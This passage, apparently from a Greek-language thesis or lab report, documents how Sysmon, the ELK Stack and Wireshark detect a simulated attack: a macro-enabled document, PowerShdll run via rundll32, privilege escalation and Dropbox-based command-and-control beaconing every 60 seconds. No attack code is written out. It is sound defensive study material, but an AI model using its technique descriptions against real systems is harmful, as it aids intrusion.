
Εικόνα 430. ELK Stack - Sysmon Event ID 1 Detailed

Το δεύτερο σημαντικό συμβάν σχετίζεται με την ενεργοποίηση των macros από το χρήστη στο κακόβουλο έγγραφο και επομένως με την τροποποίηση συγκεκριμένης τιμής στο registry (Sysmon Event ID 13 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 431*).




Εικόνα 431. Sysmon Event ID 13

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 432*).




Εικόνα 432. ELK Stack - Sysmon Event ID 13

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 433*).




Εικόνα 433. ELK Stack - Sysmon Event ID 13 Detailed

Το τρίτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας διεργασίας. Πιο συγκεκριμένα αφορά την εκτέλεση του εργαλείου PowerShdll [173], το οποίο επιτρέπει μέσω του rundll32.exe την εκτέλεση εντολών PowerShell μόνο με τη χρήση .dll αρχείων (Sysmon Event ID 1 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 434*).




Εικόνα 434. Sysmon Event ID 1

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 435*).




Εικόνα 435. ELK Stack - Sysmon Event ID 1

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 436*).




Εικόνα 436. ELK Stack - Sysmon Event ID 1 Detailed

Το τέταρτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας διεργασίας (Sysmon Event ID 1 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 437*). Παρατηρείται πως στο πεδίο command line έχει καταγραφεί ο κώδικας που χρησιμοποιήθηκε στα πλαίσια του σεναρίου επίθεσης. Αξίζει να σημειωθεί πως θα μπορούσε να είχε επιλεγεί η obfuscated μέθοδος που παρουσιάστηκε στο *Κεφάλαιο 7.3.1*.




Εικόνα 437. Sysmon Event ID 1

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 438*).




Εικόνα 438. ELK Stack - Sysmon Event ID 1

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 439*).




Εικόνα 439. ELK Stack - Sysmon Event ID 1 Detailed

Το πέμπτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας TCP σύνδεσης ανάμεσα στον host και στο Dropbox (Sysmon Event ID 3 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 440*).




Εικόνα 440. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 441*).




Εικόνα 441. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 442*).




Εικόνα 442. ELK Stack - Sysmon Event ID 3 Detailed

Το έκτο σημαντικό συμβάν σχετίζεται με την εκτέλεση ενός DNS query από μία διεργασία (Sysmon Event ID 22 - *Κεφάλαιο 5.7*). Το εν λόγω συμβάν καταγράφει και συγκεντρώνει πληροφορίες ανεξάρτητα του αποτελέσματος του ερωτήματος (επιτυχία ή αποτυχία). Στη συγκεκριμένη περίπτωση το αποτέλεσμα του ερωτήματος είναι θετικό. Η αναλυτική περιγραφή του συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 443*).



Εικόνα 443. Sysmon Event ID 22

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 444*).




Εικόνα 444. ELK Stack - Sysmon Event ID 22

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 445*).

```
t  data.win.system.message          "Dns query:
                                   RuleName: -
                                   UtcTime: 2021-10-09 14:39:10.034
                                   ProcessGuid: {bc993c8c-a98c-6161-d502-000000001600}
                                   ProcessId: 7064
                                   QueryName: content.dropboxapi.com
                                   QueryStatus: 0
                                   QueryResults: type:  5 edge-block-api-env.dropbox-dns.com;::ffff:162.125.66.14;
                                   Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
```

Εικόνα 445. ELK Stack - Sysmon Event ID 22 Detailed

Το έβδομο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας TCP σύνδεσης ανάμεσα στον host και στο Dropbox (Sysmon Event ID 3 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 446*).




Εικόνα 446. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 447*).


Εικόνα 447. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 448*).




Εικόνα 448. ELK Stack - Sysmon Event ID 3 Detailed

Το όγδοο σημαντικό συμβάν σχετίζεται με την εκτέλεση ενός DNS query από μία διεργασία (Sysmon Event ID 22 - *Κεφάλαιο 5.7*). Το εν λόγω συμβάν καταγράφει και συγκεντρώνει πληροφορίες ανεξάρτητα του αποτελέσματος του ερωτήματος (επιτυχία ή αποτυχία). Στη συγκεκριμένη περίπτωση το αποτέλεσμα του ερωτήματος είναι θετικό. Η αναλυτική περιγραφή του συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 449*).



Εικόνα 449. Sysmon Event ID 22

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 450*).




Εικόνα 450. ELK Stack - Sysmon Event ID 22

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 451*).

```
t  data.win.system.message          "Dns query:
                                   RuleName: -
                                   UtcTime: 2021-10-09 14:40:26.083
                                   ProcessGuid: {bc993c8c-a98c-6161-d502-000000001600}
                                   ProcessId: 7064
                                   QueryName: api.dropboxapi.com
                                   QueryStatus: 0
                                   QueryResults: type:  5 api.dropbox.com;type:  5 api-env.dropbox-dns.com;::ffff:162.125.66.19;
                                   Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
```

Εικόνα 451. ELK Stack - Sysmon Event ID 22 Detailed

Το ένατο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας TCP σύνδεσης ανάμεσα στον host και στο Dropbox (Sysmon Event ID 3 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 452*).




Εικόνα 452. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 453*).


Εικόνα 453. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 454*).




Εικόνα 454. ELK Stack - Sysmon Event ID 3 Detailed

Το δέκατο σημαντικό συμβάν αφορά το privilege escalation και σχετίζεται με τη δημιουργία μίας νέας διεργασίας (Sysmon Event ID 1 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 455*). Παρατηρείται πως στο πεδίο command line έχει καταγραφεί ο κώδικας που χρησιμοποιήθηκε στα πλαίσια του σεναρίου επίθεσης. Αξίζει να σημειωθεί πως θα μπορούσε να είχε επιλεγεί η obfuscated μέθοδος που παρουσιάστηκε στο *Κεφάλαιο 7.3.1*. Επιπλέον, παρατηρείται πως parent διεργασία είναι η διεργασία PowerShell που εκτελέστηκε σε προηγούμενο στάδιο της επίθεσης.




Εικόνα 455. Sysmon Event ID 1

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 456*).



Εικόνα 456. ELK Stack - Sysmon Event ID 1

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 457*).




Εικόνα 457. ELK Stack - Sysmon Event ID 1 Detailed

Από την ανάλυση του .pcapng αρχείου μέσω του Wireshark προκύπτουν τα παρακάτω αποτελέσματα. Στις εικόνες που ακολουθούν παρατηρείται η επικοινωνία του θύματος με τις IP διευθύνσεις 162.125.66.14 και 162.125.66.19 (Dropbox). Πιο συγκεκριμένα, στην *Εικόνα 458* τα callbacks του θύματος στην IP διεύθυνση 162.125.66.14 πραγματοποιούνται περίπου κάθε 60 δευτερόλεπτα (60 δευτερόλεπτα delay και 0% jitter).

9245	19m 58.177059s	162.125.66.14	192.168.65.159	TLSv1…	901 Application Data
9246	19m 58.277039s	162.125.66.14	192.168.65.159	TCP	901 [TCP Retransmission] 443 → 58782 [PSH, ACK] Seq=3
9247	19m 58.277075s	192.168.65.159	162.125.66.14	TCP	54 58782 → 443 [ACK] Seq=2088 Ack=4351 Win=63393 Len
121…	20m 58.203953s	192.168.65.159	162.125.66.14	TLSv1…	386 Application Data
121…	20m 58.204200s	162.125.66.14	192.168.65.159	TCP	60 443 → 58782 [ACK] Seq=4351 Ack=2420 Win=64240 Len
121…	20m 58.477124s	162.125.66.14	192.168.65.159	TLSv1…	901 Application Data
121…	20m 58.577682s	162.125.66.14	192.168.65.159	TCP	901 [TCP Retransmission] 443 → 58782 [PSH, ACK] Seq=4
121…	20m 58.577715s	192.168.65.159	162.125.66.14	TCP	54 58782 → 443 [ACK] Seq=2420 Ack=5198 Win=64240 Len
123…	21m 58.498851s	192.168.65.159	162.125.66.14	TLSv1…	386 Application Data
123…	21m 58.499114s	162.125.66.14	192.168.65.159	TCP	60 443 → 58782 [ACK] Seq=5198 Ack=2752 Win=64240 Len
